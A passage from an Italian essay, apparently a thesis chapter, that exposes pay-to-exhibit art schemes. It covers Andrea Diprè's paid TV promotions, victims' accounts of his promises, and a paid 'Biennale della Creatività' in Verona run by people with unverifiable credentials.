Durante tutto l'arco del programma appaiono in sovrapposizione il telefono e/o altri recapiti dell'artista (sito internet, e-mail, indirizzo dello studio ecc.). Ciò al fine di consentire all'artista di essere contattato per la vendita delle opere esposte.

La trasmissione inoltre, a discrezione dell'artista, può essere realizzata anche con la messa in onda sequenziale delle immagini fotografiche delle opere. In tal caso, le foto contenute in un CD possono essere inviate tramite posta, oppure spedite tramite internet/email.

Gli importi in euro sopra riportati possono essere dilazionati (anche in un anno).

E' possibile scegliere l'orario di messa in onda (è consigliata la fascia oraria serale, quando l'audience è maggiore).

All'artista viene poi consegnata la registrazione su DVD con totale libertà di utilizzo. Mi faccia sapere se le proposte televisive possano essere di suo interesse, in modo tale eventualmente da coordinarci anche telefonicamente per poter più entrare nei particolari.

Cordialmente.

Andrea Diprè ³

Ecco, queste sono le cifre ma pagando, oltre a ciò che è stato elencato, cosa mi viene assicurato? Mi viene assicurata un'onesta critica e valutazione delle mie opere? Mi viene dato spazio nel museo Diprè di New York?

Sul sito c'è scritto che hai anche un museo a New York.

«È la mia collezione privata. In un video dico che si trova vicino Times Square in realtà è a casa di mio cugino...» ⁴

Mi vengono consigliate strade da seguire per avere successo nel mondo dell'arte? Mi vengono suggerite gallerie da contattare? Cosa potrebbe esserci nella mente di Diprè mentre guarda le mie opere?

In un'intervista, Diprè racconta così ciò che ha vissuto e visto promuovendo i suoi artisti:

«tutti i pittori che ho fatto vedere nel passato erano dei miserabili che non avrei neanche avvicinato a un km di distanza... Erano solo i soldi che mi interessavano. Avevo la nausea a vedere questi esseri disgustosi. Quando andavo lì per vendicarmi del tempo che mi rubavano iniziavo a dire "ma te sei un genio, ma sei stupendo, ma come 300 euro, vali molto di più»." [...] Quando andavo dagli artisti mi avrebbero dato non venti mila euro ma la casa. Io gli facevo capire che meritavano tutto, facevo leva sul loro ego gigantesco. Addirittura mi ricordo a Modena uno che faceva il panettiere mi firmò assegni postdatati per 300mila euro che non pagherà mai. Il figlio urlò: "Ma papà i tuoi quadri fanno



Andrea Diprè

³ Artevizzari, *Mi è arrivato questo messaggio nella mail e volevo sapere*, 2009, artevizzari.italianoforum.com/t2080-marasma-nel-mondo-artistico, consultato il 3/11/2014

⁴ Pisto M., op. cit.



Andrea Diprè

schifo!". Lo mandò via incazzandosi. [...] quei pittori erano dei cani». ⁵

Ma i "cani" che lui raccoglie nello sterminato campo incolto dell'"arte" cosa ne pensano di Diprè?

Su internet vi sono molte recensioni che parlano dei rapporti con Diprè finiti non molto amichevolmente

In una nottata invernale facendo un po' di zapping tra i canali televisivi mi imbattei casualmente in un canale delle reti Sky dove vidi per la prima volta Andrea Diprè che come un "Evangelista" cercava nuovi artisti sconosciuti come fossero aghi nel pagliaio. [...] Mi convinsi a contattarlo telefonicamente e a parlargli di me [...] In pochi giorni si precipitò a casa mia, osservò tutte le mie opere attribuendo ad esse critiche lusinghiere e valutazioni con cifre esponenziali. Più vedeva le mie opere e più la cifra si elevava: 5000, 10000, 15000 fino a 25000 euro !!! Mi assicurò che io ero una grande artista, che avevo tutte le carte in regola per salire sull'olimpico dell'arte, che avrei venduto a rotta di collo senza problemi e che era stranissimo che nessuno si fosse mai accorto di me. Ci avrebbe pensato Lui a rendimi nota al pubblico e alla critica internazionale. [...] La sola cosa necessaria per ottenere detto successo era quella di sottoscrivere con Lui un contratto di televendita Sky dove lui sarebbe stato il paladino delle mie opere. Così facendo mi avrebbe promossa all'opinione pubblica perché diceva "solo la televisione ti porta in casa di tutti". Promise più e più volte che Lui, in prima persona, si sarebbe occupato delle presentazione e delle conseguente vendite delle mie opere. Mi raccontò di avere (!) decine di canali televisivi, che aveva contatti con persone illustri nel mondo dell'arte, che aveva centinaia di clienti e collezionisti ovunque persino all'estero e più precisamente mi parlò del mondo Arabo dove il denaro scorre a fiumi. Sempre a fronte di detto contratto televisivo mi avrebbe condotto nei luoghi giusti per diventare famosa. Avrebbe organizzato ulteriori trasmissioni televisive con Artisti selezionati e che IO sarei stata un' ottima candidata. Mi avrebbe inoltre concesso di essere presente ad importanti Biennali come quella di Venezia o Ferrara, ai Musei di Trento, in Gallerie d'Arte di Milano, alla Fiera di Padova e di Genova ed in altri posti per garantirmi e assicurare le vendite. Caspita !!! Io in televisione non ci sarei mai andata a vendere le mie opere perché non me lo potevo proprio permettere con uno stipendio di Insegnante però mi convinse che, a fronte di vendite da Lui "assicurate", avrei potevo indebitarmi perché il rischio era assolutamente controllato. Mi convinse così a sottoscrivere un "contrattino" (su carta comune bianca senza alcuna marca da bollo) di quasi 6000 euro Iva compresa per un centinaio di trasmissioni televisive. Le trasmissioni erano il solo strumento ritenuto necessario per vendere. E qui iniziano le MENZOGNE. Mi fece firmare 6 assegni postdatati con scadenze prefissate promettendomi che avrebbe interrotto l'accordo e mi avrebbe rimborsato il residuo se le cose non fossero andate come previsto... una menzogna ! Mi disse che mi avrebbe avvertito prima di incassare ciascun assegno.... un'altra menzogna ! Mi disse che avrebbe fatturato quanto

⁵ Ibidem

incassato... un'altra menzogna ! Mi disse che avrebbe incassato solo a fronte di sole vendite... nuova menzogna !

Mi disse, che mi avrebbe fatto esporre in varie Gallerie importanti.... menzogna delle menzogne! Mi disse inoltre che mi avrebbe assicurato almeno una vincita a qualche premio importante... questa, a dire il vero, non era proprio una menzogna ma quasi, tant'è che si inventò il "Premio Padova" al quale invitò tutti gli Artisti che come me erano stati "raggirati" dalle sue fandonie di falso prete e fece vincere quasi tutti ! O primi o secondi o a pari merito si veniva premiati. Mi fece arrivare al secondo posto, eccezionale !

Io chiesi di mettere nero su bianco tutte le promesse che verbalmente mi aveva fatto ma mi disse che purtroppo ciò non era possibile perché deontologicamente scorretto nei confronti di tutti gli altri artisti da DIPRE' contattati. [...] ⁶

Oltre al canale *Diprè per l'arte* e *Diprè per il sociale* che ultimamente mette in mostra elementi che hanno manie di protagonismo senza nessuna dote artistica come Rosario Muniz,

«quello che sostiene di avere una figa al posto del buco di culo, un mostro autentico, anche a me dà fastidio perché è atroce, è la dimostrazione dello schifo totale»,⁷

esiste anche il canale *Diprè per Lei*: un canale dedicato al genere "femminile" ricercato soprattutto da escort che cercano visibilità e ricambiano con pagamenti in natura, in cui Diprè espone quelle che per lui sono "opere d'arte mobile"

«Il Diprè per Lei era nato per questo, un modo per scopare grandi fighe. La donna vuole apparire, capito?»⁸

Nel 2011 però Andrea Diprè balza agli onori della cronaca per merito di una delle litigate più memorabili della storia della televisione. Invitato nella trasmissione *Mi Manda Raitre*, davanti ad Achille Bonito Oliva, perde le staffe come solo il suo collega Sgarbi è riuscito a fare in passato.

«È successo che davo fastidio alle gallerie d'arte perché dicevo che le mostre non contavano niente e che la gente ci andava solo per il rinfresco. Mi sono attirato addosso un odio sfociato nella trasmissione della Rai [...] mi hanno messo davanti quel mafioso schifoso ignorante di Bonito Oliva. Da quel momento lavorare è diventato molto più difficile, tutti sti pittori che io avevo presentato si sono coalizzati dicendo che li avevo truffati» ⁹

⁶ Rosfac1957insegnante, *Andrea Diprè-critico d'arte-"re" della menzogna e della truffa*, 2012, rosfac1957insegnante.wordpress.com, consultato il 3/11/2014

⁷ Pisto M., op. cit.

⁸ Ibidem

⁹ Ibidem



Andrea Dipré

Dopo la litigata a Mi manda Raitre, il signor Dipré verrà cancellato dall'albo degli avvocati.

«Mi hanno estromesso, quei bastardi. Io critico d'arte lo sono per meriti acquisiti perché ho introdotto concetti come opera d'arte mobile e ho fatto vedere artisti che comunque nessuno conosceva. Ma sono laureato in giurisprudenza, ho fatto un anno di pratica a Napoli e ho superato l'esame. Solo che al mio giuramento, a Trento, non si è presentato nessuno perché facevo quella trasmissione con la donna nuda. Dopo Mi manda Rai Tre mi hanno cancellato dall'albo, non radiato, significa che io potrei reinscrivermi in qualsiasi momento a un'altra corte di appello. Però, siccome per legge posso ancora firmarmi avvocato, finché vivo continuerò a farlo». ¹⁰

Dipré non è altro che il frutto di una società basata sui famosi 15 minuti di celebrità di Andy Warhol. Chiunque si affidi a lui, per la propria promozione, ricerca quella visibilità che scaturisce dall'invidia verso colui che sta in televisione e si sta arricchendo, che sia una *soubrette*, un artista o un teleimbonitore.

L'arte è basata su visioni soggettive dell'operato artistico. Perciò Dipré ha lo stesso diritto ad esprimersi e ad arricchirsi con l'arte di Achille Bonito Oliva, Vittorio Sgarbi, Germano Celant e tanti altri ben più seri di lui. Ed è proprio questo diritto che fa sì che gente sprovvista si affidi a "critici" di basso calibro come lui. Chiunque può disquisire d'arte esattamente come chiunque può andare in televisione per venderti pozioni contro il malocchio. Per gli avvocati, per i medici, persino per i giornalisti, vi è un'albo che regolarizza e certifica il professionista. Per l'arte non v'è nulla che testimoni la veridicità, la trasparenza, la professionalità di certi individui, ed ecco che trovano spazio fenomeni da baraccone e *manager* della donna cannone. È inevitabile che se lo pagate, lui vi darà quel che volete: l'effimera celebrità che tutti i mediocri, incapaci di rincorrere ideali umani più alti, cercano per trovare un senso alla propria vita tramite le apparizioni televisive.

Online si trovano molti siti che narrano le avventure di Dipré e che consigliano come muoversi autonomamente nella giungla dell'arte e ci tengo a riportarne una parte molto interessante:

Cari artisti sconosciuti non fatevi abbindolare da presunti amanti e venditori delle vostre opere, il mercato dell'arte si muove su cifre molto più alte, dovete mettervi il cuore in pace. I mecenati sono rari, quasi personificazioni mitologiche.

Se dovete investire i soldi per farvi pubblicità, fatevi fare un sito Internet, qualche campagna online, contattate giornali, partecipate a concorsi (anche lì i soldi spesso fanno la differenza),

¹⁰ Ibidem

e qualche risultato, seminando un po' alla volta forse riuscirete ad ottenerlo.

E comunque continuate a comporre e creare, lo dovete a tutti, pensate a ciò che fate come un dono ai vostri posteri e alle persone che saranno in grado di emozionarsi senza chiedervi soldi.

Riflette prima di elargire soldi a personaggi dell'Iperuranio come Andrea Dipré, il cui interesse è vendere fumo negli occhi e illusioni per spillare soldi esponenzialmente, partendo da cifre basse per poi chiedere sempre di più.

Se volete farlo prendete coscienza delle vostre scelte, ci sono tanti modi per spendere soldi e trovare vetrine, valutate sempre tutte le alternative.

Questo discorso dovrebbe essere applicato più in generale a qualunque settore artistico nel quale si tenti di sfondare.

Giorno dopo giorno seminate, sono convinto che prima o poi il raccolto arriva, in Italia con molta calma, ma anche qui qualcuno ce la fa.

P.s.

Tenete a mente questo principio:

"Un artista deve essere pagato, non pagare, altrimenti significa che qualcosa non torna."¹¹



Andrea Dipré

Ovviamente, nonostante tutti questi appelli, c'è sempre qualcuno che ci casca, che ci investe i propri soldi e allora mi domando: ma non è possibile che tutto ciò che trasmette Dipré sia solo una messa in scena? Una sorta di neo Guzzanti critico d'arte, spacciato per realtà, ma basato su personaggi costruiti?

Perché le beffe fino ad ora affrontate hanno dimostrato come degli scherzi possano attaccare, indebolire e mostrare gli aspetti più controversi del sistema dell'arte, ma si sono affacciate a queste problematiche sempre dal punto di vista dell'artista. Andrea Dipré invece, con il suo modo di fare "arte e televisione", attacca il sistema dall'altro punto di vista, ovvero quello del critico, una figura che, anche nella sua forma più istituzionale, a volte si può trasformare in un mercenario, capace di elargire belle parole ad un artista solo per "convenienza". È dunque sbagliato ciò che fa Dipré, soprattutto considerando che se fa tutto ciò è perché qualcuno lo paga? Se la nostra società comprendesse l'esistenza di tali persone automaticamente queste persone cesserebbero di lavorare. Ma la nostra società è disposta a pagare per avere riscontri positivi della propria vita e del proprio operato: le persone si affidano alle pozioni di Wanna Marchi perché hanno bisogno di sentirsi dire che tutti i problemi scompariranno, affidano i propri soldi a impostori che promettono la ricchezza e poi fuggono all'estero, chiamano le cartomanti per sentirsi dire

¹¹ Guzzi N., *Andrea Dipré*, 2011, www.nicoguzzi.blogspot.it/2011/06/andrea-dipre-un-uomo-un-perche.html, consultato il 3/11/2014

che le loro situazioni sentimentali ed economiche avranno una variazione positiva e si affidano a ciarlatani dell'arte per farsi dire che sono dei grandissimi artisti.

Se la nostra società fosse in grado di comprendere che le situazioni negative fanno parte anch'esse dell'esistenza umana certi individui che lavorano nel settore dell'imbroglio si troverebbero senza lavoro. Ma le persone hanno il bisogno di sentirsi dire che, se tutto va male, hanno il malocchio, ma che è curabile. L'operaio sogna di arricchirsi come l'imprenditore per cui lavora, ma non si rende conto che ciò che si guadagna è ciò che si è seminato, perciò è molto più facile affidare i propri risparmi a colui che ci promette di diventare Paperon de' Paperoni piuttosto di vivere una vita modesta, accontentandosi di ciò che si ha. L'"artista", di fatto, sceglie di sentirsi dire, pagando, che le proprie opere sono meravigliose e sublimi, piuttosto di dover subire una gratuita e sonora stroncatura. Perché la creatività la possono usare tutti e tutti possiamo dedicarci a mille attività "artistiche" e possiamo rimanere convinti che ciò che facciamo sia splendido, geniale e unico, ma allo stesso tempo non possiamo pretendere che anche gli altri lo pensino, e soprattutto non possiamo definirci artisti solo perché qualcuno, pagato da noi, ci dice che lo siamo.

La Biennale di Verona

Non v'è pittor, per quanto sia meschino che non si senta un Raffael Urbino.
Proverbio italiano

Quando ci si imbatte nella notizia di una nuova Biennale in giro per l'Italia bisogna stare sempre all'erta. Se poi si è tra gli "artisti" che, tramite email, vengono invitati ad esporre in una di queste biennali, bisogna fare delle scrupolose ricerche. Recentemente un pittore e scultore a tempo perso, pubblicava la sensazionale notizia di essere stato preso per esporre alla Biennale di Verona¹. Analizzando gli artisti esposti in codesta Biennale si viene a scoprire che non ve n'è nessuno di importanza nazionale con un curriculum già consolidato.

Forse si tratta di un'esposizione di giovani talenti sconosciuti, in cui è più importante guardare le opere piuttosto del nome, ma le opere pubblicizzate non hanno nulla a che vedere con l'arte contemporanea e sembrano, piuttosto, le opere di pittori e scultori autodidatti o con un livello minimo di acquisizione della tecnica, ma senza capacità di creazione. Gli stili che si susseguono non seguono alcun filo logico espositivo e si possono vedere opere di primitivismo, impressionismo, figurativo da classe di terza media, copie di fotografie celebri (senza alcuna ricerca verso l'iperrealismo) e, cosa che non può mai mancare, un po' di insano e autogestito espressionismo e astrattismo (quello torna utile a tutti coloro che non sanno ricopiare una fotografia).

Analizzando il titolo della rassegna, in effetti, si scopre che, non è semplicemente una Biennale di Verona (e già biennale trae in inganno molti, che non l'associano al significato letterale del termine, ovvero "che ricorre ogni due anni", ma la collegano direttamente all'importante rassegna di Venezia) ma è la "Prima Biennale della Creatività in Italia". Se quella di Verona fosse una sorella, o mal che vada, una lontana cugina della Biennale di Venezia, sarebbe la "Prima Biennale d'Arte Contemporanea di Verona". Con la parola creatività invece si attirano molte persone ingenuie, ma si escludono i veri artisti, perché la parola creatività viene usata in tutti quei corsi da università della terza età in cui si insegna acquerello e modellazione dell'argilla.

Le selezioni per codesta biennale si scoprono mediante una ricerca online che riporta ad un blog abbastanza anonimo:



Biennale della Creatività, Homepage, 2014



Una delle opere in mostra alla Biennale di Verona:
Mariagrazia Omodeo, *La maschera in volto*, 2014,
tecnica mista, 45x61cm

¹ Biennaleitaliacreator.it, 1 Biennale della Creatività Italiana, 2014,
www.biennaleitaliacreator.it/index.php?lang=it, consultato il 21/9/2014

Aperte le SELEZIONI per la Biennale Internazionale d'Italia della creatività

La Prima Biennale Internazionale d'Italia della creatività, verrà inaugurata da Vittorio Sgarbi, e si terrà dal 12 al 16 Febbraio 2014 all'interno del Palaexpo di Verona.

La Biennale coinvolge esperienze creative diverse (pittura, scultura, fotografia, design, videoart).

I vincitori di ogni categoria esporranno gratuitamente all'Arte Expo di New York, ovvero al più importante evento fieristico al mondo, che si terrà dal 28 al 30 marzo 2014.

Red Ronnie, personaggio di fama internazionale proclamerà i vincitori giorno 16 Febbraio, ed in più sarà presente in Biennale, per intervistare i protagonisti di questo straordinario evento espositivo.

Tutti gli Artisti ammessi avranno diritto a:

- Esposizione della propria opera negli spazi espositivi del Palaexpo di Verona
 - Pubblicazione nel catalogo ufficiale della Biennale (curato da Paolo Levi), dell'opera ammessa e testo biografico
 - Pubblicazione per due anni dell'opera ammessa (con relativa quotazione) nel sito ufficiale della Biennale, ampiamente pubblicizzato nelle riviste OVERART ed EFFETTO ARTE e ARTE MONDADORI
 - Attestato di partecipazione impresso in speciale targa personalizzata
 - DVD della Biennale con video della manifestazione e immagini delle esposizioni
 - Attestato su pergamena con motivazione di ammissione
 - Inserimento del proprio nominativo nelle pagine pubblicitarie dedicate alla Biennale su riviste, locandine, totem, inviti
- Per partecipare alle selezioni l'artista dovrà inviare entro e non oltre il 30 Giugno.
- Modulo di partecipazione compilato
 - Foto dei sei lavori che ha scelto
 - Breve curriculum/biografia

per posta a:

Dott. Francesco Saverio Russo

Via Giuseppe Donati 58 scala b int. 4

00159 Roma ^{2ù}

I costi per partecipare a questa biennale però non sono pubblicati su nessun sito internet. L'unico modo per conoscerli è contattare uno dei partecipanti e chiedere direttamente a lui quanto abbia speso.

Io: «Ciao ----, scusami se ti disturbo ma ho visto che partecipi alla Biennale di Verona e volevo chiederti una cosa. Quando mi hanno selezionata mi avevano chiesto 1200€ per partecipare e non avendo quella disponibilità economica ho rifiutato. Ora però ho saputo che la quota è stata abbassata e volevo sapere se

Blog Laba Biz
News & ideas from Liberal Academy of Fine Arts (Florence Tuscany)

martedì 14 maggio 2013

Aperte le SELEZIONI per la Biennale Internazionale d'Italia della creatività

La **Prima Biennale Internazionale d'Italia della creatività**, verrà inaugurata da Vittorio Sgarbi, e si terrà dal 12 al 16 Febbraio 2014 all'interno del Palaexpo di Verona.

La Biennale coinvolge esperienze creative diverse (pittura, scultura, fotografia, design, videoart).

I vincitori di ogni categoria esporranno gratuitamente all'Arte Expo di New York, ovvero al più importante evento fieristico al mondo, che si terrà dal 28 al 30 marzo 2014.

Red Ronnie, personaggio di fama internazionale proclamerà i vincitori giorno 16 Febbraio, ed in più sarà presente in Biennale, per intervistare i protagonisti di questo straordinario evento espositivo.

Tutti gli Artisti ammessi avranno diritto a:

- Esposizione della propria opera negli spazi espositivi del Palaexpo di Verona
- Pubblicazione nel catalogo ufficiale della Biennale (curato da Paolo Levi), dell'opera ammessa e testo biografico
- Pubblicazione per due anni dell'opera ammessa (con relativa quotazione) nel sito ufficiale della Biennale, ampiamente pubblicizzato nelle riviste OVERART ed EFFETTO ARTE e ARTE MONDADORI
- Attestato di partecipazione impresso in speciale targa personalizzata
- DVD della Biennale con video della manifestazione e immagini delle esposizioni
- Attestato su pergamena con motivazione di ammissione
- Inserimento del proprio nominativo nelle pagine pubblicitarie dedicate alla Biennale su riviste, locandine, totem, inviti

Per partecipare alle selezioni l'artista dovrà inviare entro e non oltre il 30 Giugno.

- Modulo di partecipazione compilato
- Foto dei sei lavori che ha scelto
- Breve curriculum/biografia

per posta a:

Dott. Francesco Saverio Russo
Via Giuseppe Donati 58 scala b int. 4
00159 Roma

n.d.r. contest particolarmente adatto a studenti impegnati negli studi per Laurea triennale in graphic design e multimedia

Pubblicato da Why laba.biz/blog ? News, ideas and opinions to better understand Art and Artist concepts... a 21:36

Consigliato su Google+

Blog Laba Biz, Homepage, 2014

² Bloglababiz.it, *Aperte le SELEZIONI per la Biennale Internazionale d'Italia della creatività*, 2013, bloglababiz.blogspot.it/2013/05/aperte-le-selezioni-per-la-biennale.html, consultato il 21/9/2014

anche tu avevi dato 1200 o meno perché a me non hanno offerto una quota minore.»

Lui: «Ciao Valentina, no io ho pagato 700,00€»

Ma chi sono i nomi citati nel bando di selezione di questa biennale?

La figura di Red Ronnie è abbastanza conosciuta nell'ambiente televisivo italiano, diplomato in ragioneria, esperto di musica ma ha poco a che vedere con l'arte. Paolo Levi è effettivamente un critico d'arte perciò, almeno il catalogo di questa Biennale di Verona, sembrerebbe curato da qualcuno che se ne intende. Le riviste *Overart* ed *Effetto Arte* rispondo al medesimo editore, EA Editore (che è anche il proprietario del sito della Biennale della creatività di Verona) e se si accede al sito di quest'ultimo³ si trovano pubblicizzate ben tre iniziative: *Biennale Internazionale Arte di Palermo*, la *Biennale di Verona* e *Arte e Legalità*. Non vi sono nomi in questo sito, i nomi li troviamo nelle redazioni dei giornali. Quelli che si ripetono costantemente sono Sandro Serradifalco e Salvatore Russo. Sandro Serradifalco non ha un sito internet che specifichi bene chi sia, solo un rimando continuo da un sito all'altro su mostre e biennali che sembra aver curato. Maggiori informazioni, invece, le fornisce Francesco Saverio Russo, spesso associato ad un altro Russo: Salvatore.

La Biennale di Verona riporta quanto segue:

FRANCESCO SAVERIO RUSSO – Roma

Consulente artistico, scrittore, è fondatore della corrente artistica Money Art. Ha curato numerose pubblicazioni ed eventi per importanti autori contemporanei.

SALVATORE RUSSO – Roma

Critico d'arte, ha curato decine di mostre e ha scritto per centinaia di artisti. Collabora con giornali e periodici.

A Francesco Saverio Russo viene collegato l'indirizzo www.investmentidarte.eu in cui si descrive così:

Francesco Saverio Russo è consulente artistico ed esperto d'arte.

Nasce a Catanzaro nel 1984, si trasferisce a Roma all'età di 19 anni per motivi di studi. Nel 2007 si laurea in Scienze Giuridiche presso la Facoltà di Giurisprudenza La Sapienza di Roma. Nel 2010 consegue la Laurea Magistrale presso la medesima Facoltà.

Nel 2009 gli viene conferita la Laurea Honoris Causa in Arte per la sua conoscenza artistica e per l'enorme contributo dato all'Arte. Nel 2011 pubblica il libro "Un mistero chiamato Gioconda" libro che ha riscosso un notevole successo per la teoria in esso



Facebook, Conversazione con uno dei partecipanti alla Biennale di Verona, 2014

³ EA Editore, *EA Editore*, 2014, www.eaeditore.it, consultato il 21/9/2014

contenuta, giudicata molto interessante dai più importanti studiosi del Genio Vinciano.

E' considerato uno dei maggiori esperti finanziari soprattutto per quello che riguarda l'Arte Contemporanea.

Arte e Mercato rappresentano i settori in cui è maggiormente specializzato.⁴

Da quanto si apprende un ragazzo di 31 anni sarebbe uno dei maggiori esperti finanziari dell'arte contemporanea con una laurea in giurisprudenza e una laurea Honoris Causa. Il libro citato precedentemente è introvabile su siti quali *Amazon* o *IBS* e *google* ci rimanda al sito www.unmisterochiamatogioconda.com. Nel sito si possono trovare la descrizione del libro e una recensione a cura di Salvatore Russo, che altri non è che il fratello di Francesco Saverio, ma mancano all'appello tutti i più importanti studiosi del Genio Vinciano che hanno giudicato molto interessante la teoria contenuta nel libro.

Su investimentidarte.eu i nomi consigliati su cui investire sono tutti artisti sconosciuti con, in curriculum, almeno una di queste fantomatiche biennali di provincia.

Ritornando a quanto letto in precedenza e approdando su un altro sito internet di Francesco Saverio Russo (in arte Fiscer) si può scoprire anche cos'è la *Money Art* e la descrizione di tale "corrente" è in totale contraddizione con quanto appreso in precedenza sul sito di investimenti:

Russo Francesco Saverio in arte FISCER nasce a Catanzaro nel 1984. Attualmente vive e lavora a Roma. I suoi quadri sono olio e collage.

Ciò che lo caratterizza è attaccare su ogni suo quadro banconote, e questo per manifestare il suo disprezzo verso il denaro, la vera prima donna nei giorni d'oggi. Odia l'importanza che ha assunto, tutto ruota intorno ad esso. L'arte di Fiscer è un'arte molto concettuale, "quando qualcuno osserva i miei quadri la prima domanda che si dovrà fare è: l'artista cosa ci vuole far capire; sono pienamente concorde con l'artista; ha proprio ragione, domande di questo tipo e non è carino; è bello.

Ci sono milioni di artisti al mondo che disegnano perfettamente il cavallino, la casetta la natura morta, il fiorellino ma oltre a dire che bravo c'è poco altro da aggiungere, dalle scuole di arte di questi artisti ne escono a migliaia ogni anno. I miei quadri devono far riflettere, creare una nuova corrente artistica è il mio sogno, una corrente che si chiamerà la "MONEY ART", già alcune riviste stanno parlando della "Money Art" di Fiscer, il mio quadro una volta appeso a parete non servirà solo come "oggetto" di arredamento ma sarà un invito a riflettere ogni volta che verrà un ospite e lo noterà, sarà oggetto di discussione e non soltanto di apprezzamento artistico. I miei quadri sono per prima cosa miei



Investimenti d'Arte, *Chi Siamo*, 2014



Un mistero chiamato Gioconda, Homepage, 2014

⁴ Russo F.S., *Chi siamo*, 2014, www.investmentidarte.eu/index.php?option=com_content&view=article&id=62&Itemid=223, consultato il 21/9/2014

stati d'animo, ciò che disegno lo penso realmente, sono frutto di un lungo riflettere perché si capisce non posso disegnare ciò che mi pare, ad esempio vedo un albero e lo disegno, certamente i tempi sono più lunghi rispetto ad un altro qualsiasi pittore ma più lunga certamente sarà anche la discussione sui miei quadri da parte di chi li osserva, si può dire che la mia sia una sorta di pittura-messaggio. Molti artisti affermano di trovare la loro maggiore soddisfazione mentre dipingono il quadro, altri appena il quadro è completo, io invece la trovo quando sento colui o colei commentare il mio quadro, credo che tutti i quadri diano emozioni, ma pochi siano quelli che riescono a lanciare un messaggio".⁵

Nel medesimo sito dichiara di aver vinto tre primi premi:

- 1° premio Città del Palio
- 1° premio San Giuseppe 2009
- 1° premio della Critica 2009


Se si tenta una ricerca per avere la conferma della veridicità di tali premi non si riesce a trovare nulla, non v'è città o altra informazione e nonostante tutti i tentativi di ricerca non c'è nulla che rimandi a questi premi se non un documento⁶, presente sul sito del *Premio Celeste*, redatto dallo stesso Francesco Saverio Russo. Qui si parla addirittura di LAUREA HONORIS CAUSA in ARTE conferita dall'*Accademia di arte, lettere e spettacolo "Santa Sara"* di Alessandria, che non esiste, o per meglio dire, non compare con un sito proprio su internet, ma solo nei curricula di molte persone che si diletano con la "creatività" che hanno ricevuto diverse menzioni d'onore da quest'accademia. Forse è un'accademia di belle arti senza sito internet, allora si dovrebbe trovare nella lista delle accademie italiane sul sito del MIUR (il Ministero per l'Istruzione, l'Università e la Ricerca). Su internet quest'accademia non esiste e non è neanche presente nell'elenco telefonico tradizionale o nelle pagine gialle perciò non si possono avere conferme relative a queste lauree honoris causa.

Cercando online, su una *community* di giovani artisti italiani si può scaricare un documento su Francesco Saverio. Il documento risulta un po' datato visto che all'epoca aveva 23 anni e oggi ne ha 31, ma si possono leggere alcuni interventi critici riguardo alla sua pittura. La prova definitiva sull'autenticità dell'arte di questo ragazzo ci viene fornita dall'illustre e autorevole Andrea Daprè:

Andrea Daprè (critico d'arte internazionale)
 "Sono opere di grande efficacia"⁷



Money Art, Homepage, 2014



Francesco Saverio Russo, *Ricchezza e Povertà*

⁵ Russo F.S., *Fiscer - Biografia*, 2014, www.moneyart.eu/biografia.php, consultato il 21/9/2014

⁶ Premiocelste.it, *Fiscer pittore-sculitore*, 2014, www.premiocelste.it/_files/cstudios/curr_21217.doc, consultato il 21/9/2014

A Salvatore Russo, invece, fanno riferimento due siti principali: www.salvatorerusso.eu e, il sito autoreferenziale www.ilcuratore.it.

Nel primo sito si può leggere la breve biografia:

Salvatore Russo nasce a Catanzaro e dopo essersi diplomato va a Roma per completare gli studi. A Roma si laurea. Grande conoscitore ed esperto di Arte Moderna e Contemporanea svolge anche la professione di Consulente Finanziario in Arte. Consiglia a manager, direttori aziendali e collezionisti, gli artisti sui quali investire. Nel settore è conosciuto come "il Critico dell'Anima" perché attraverso un'indagine introspettiva riesce a capire i significati latenti che si celano nell'anima dell'artista. La sua critica va al di là di una semplice e banale analisi segnica e cromatica delle opere dell'artista. La sua ricerca indaga la proiezione di un sentimento che si fa altro e che è pronto ad essere condiviso. Non si può non tener conto di una società che persi i suoi valori cerca in falsi dei come il denaro i suoi punti fermi. Salvatore Russo ha curato decine di mostre e ha scritto per centinaia di artisti, nonché per i più importanti Artisti Italiani viventi. Tra le sue critiche più importanti ricordiamo la critica alla "Gioconda" di Leonardo Da Vinci, a "Les Demoiselles d'Avignon" di Pablo Picasso e alla "Notte Stellata" di Vincent Van Gogh. "La mia critica non viene fatta nelle vesti di critico d'arte, ma nelle vesti di grande conoscitore di arte moderna e contemporanea".⁸

È interessante sapere che "a Roma si laurea", ma non è dato sapere in cosa. In questo sito è possibile anche trovare molte critiche ad artisti famosi e, soprattutto, non famosi, tra cui anche l'ormai "celeberrimo" Francesco Saverio Russo. Visitando il secondo, e più aggiornato, sito di sua proprietà, ovviamente non scopriamo ancora che tipo di studi abbia fatto, ma possiamo avere una prova di tutto ciò che ha curato ed è impossibile rimanere impassibili davanti a tutte le biennali citate: Biennale d'arte di Lecce del 2010, Biennale d'Arte di Palermo del 2013, Biennale della creatività di Verona e New York Art Expo del 2014, la stessa citata nel bando per la Biennale della Creatività di Verona. Gira che ti rigira, partecipando ad una di queste biennali, non vai da nessuna parte, ma poter partecipare a una di queste mostre ti assicura l'occasione di essere pubblicati in importantissimi cataloghi d'arte come quello di "Artisti Internazionali a New York", il tutto per la modica cifra di:



Salvatore Russo, Homepage, 2014

⁷ Giovaniartisti.it, *Mi chiamo Russo Francesco Saverio ma il mio nome da artista è FISCER*, 2008, www.google.it/url?sa=t&rct=j&q=&esrc=s&source=web&cd=15&ved=0CHoQFjAO&url=http%3A%2F%2Fwww.giovaniartisti.it%2Fsites%2Fdefault%2Ffiles%2Fartisti%2FGAI%2FCV2008419_3533549.doc&ei=2MceVPeWBuWS7Aa8mIDoCg&usq=AFQjCNFSZUibE845U9MBOH05nKDKlj_5qA&sig2=o4yj_ETe7XjIAcHQXxMhKg, consultato il 21/9/2014

⁸ Russo S., *Salvatore Russo - Biografia*, 2014, www.salvatorerusso.eu/biografia.php, consultato il 21/9/2014

- N.1 pagina a colori nella quale inserire n.1 immagine € 180
- N.2 pagine a colori nelle quali inserire n.2 immagini € 330
